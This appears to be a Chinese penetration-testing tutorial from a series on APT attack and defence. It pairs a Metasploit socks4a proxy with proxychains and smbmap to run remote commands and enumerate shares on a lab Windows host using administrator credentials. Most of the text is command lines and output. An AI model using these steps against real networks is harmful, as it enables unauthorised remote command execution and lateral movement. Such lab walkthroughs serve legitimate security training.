专注APT攻击与防御
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Msf在配合其它框架攻击，可补充msf本身的不足以及强化攻击方式，优化攻击线路。本季将会把msf与Smbmap结合攻击。弥补msf文件搜索以及文件内容搜索的不足。

项目地址：https://github.com/ShawnDEvans/smbmap

- 支持传递哈希
- 文件上传/下载/删除
- 可枚举（可写共享，配合Metasploit）
- 远程命令执行
- 支持文件内容搜索
- 支持文件名匹配（可以自动下载）

- msf配合Smbmap攻击需要使用到sock4a模块

```
msf auxiliary(server/socks4a) > show options
```

```
msf auxiliary(server/socks4a) > show options

Module options (auxiliary/server/socks4a):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The address to listen on
   SRVPORT  1080             yes       The port to listen on.


Auxiliary action:

   Name   Description
   ----   -----------
   Proxy
```

- 该模块socks4a加入job

```
msf auxiliary(server/socks4a) > jobs
```

```
msf auxiliary(server/socks4a) > jobs

Jobs
====

  Id  Name                     Payload  Payload opts
  --  ----                     -------  ------------
  0   Auxiliary: server/socks4a

msf auxiliary(server/socks4a) >
```

配置proxychains，做结合攻击铺垫。


```
1 root@John:/tmp# cat /etc/proxychains.conf
```

```
root@John:/tmp# cat /etc/proxychains.conf
# proxychains.conf  VER 3.1
#
#        HTTP, SOCKS4, SOCKS5 tunneling proxifier with DNS.
#

# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
#
#dynamic_chain
#
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
# (dead proxies are skipped)
# otherwise EINTR is returned to the app
#
strict_chain
#
```


```
#
#       proxy types: http, socks4, socks5
#        ( auth types supported: "basic"-http  "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#msf
socks4  192.168.1.5 8080
#reGeorg
#socks5 127.0.0.1 8080

```

- 支持远程命令

```
1 root@John:/tmp# proxychains smbmap -u administrator -p 123456 -d wordk
group -H 192.168.1.115 -x 'net user'
```





```
root@John:/tmp# proxychains smbmap -u administrator -p 123456 -d wordkgroup -H 192.168.1.115 -x 'whoami'
```




- 枚举目标机共享

```
root@John:/tmp# proxychains smbmap -u administrator -p 123456 -d wordkgroup -H 192.168.1.115 -d ABC
```




```
root@John:/tmp# proxychains smbmap -u administrator -p 123456 -d wordkgroup -H 192.168.1.115 -x 'ipconfig'
```



Smbmap支持IP段的共享枚举，当然Smbmap还有更多强大的功能等待探索。

- Micropoor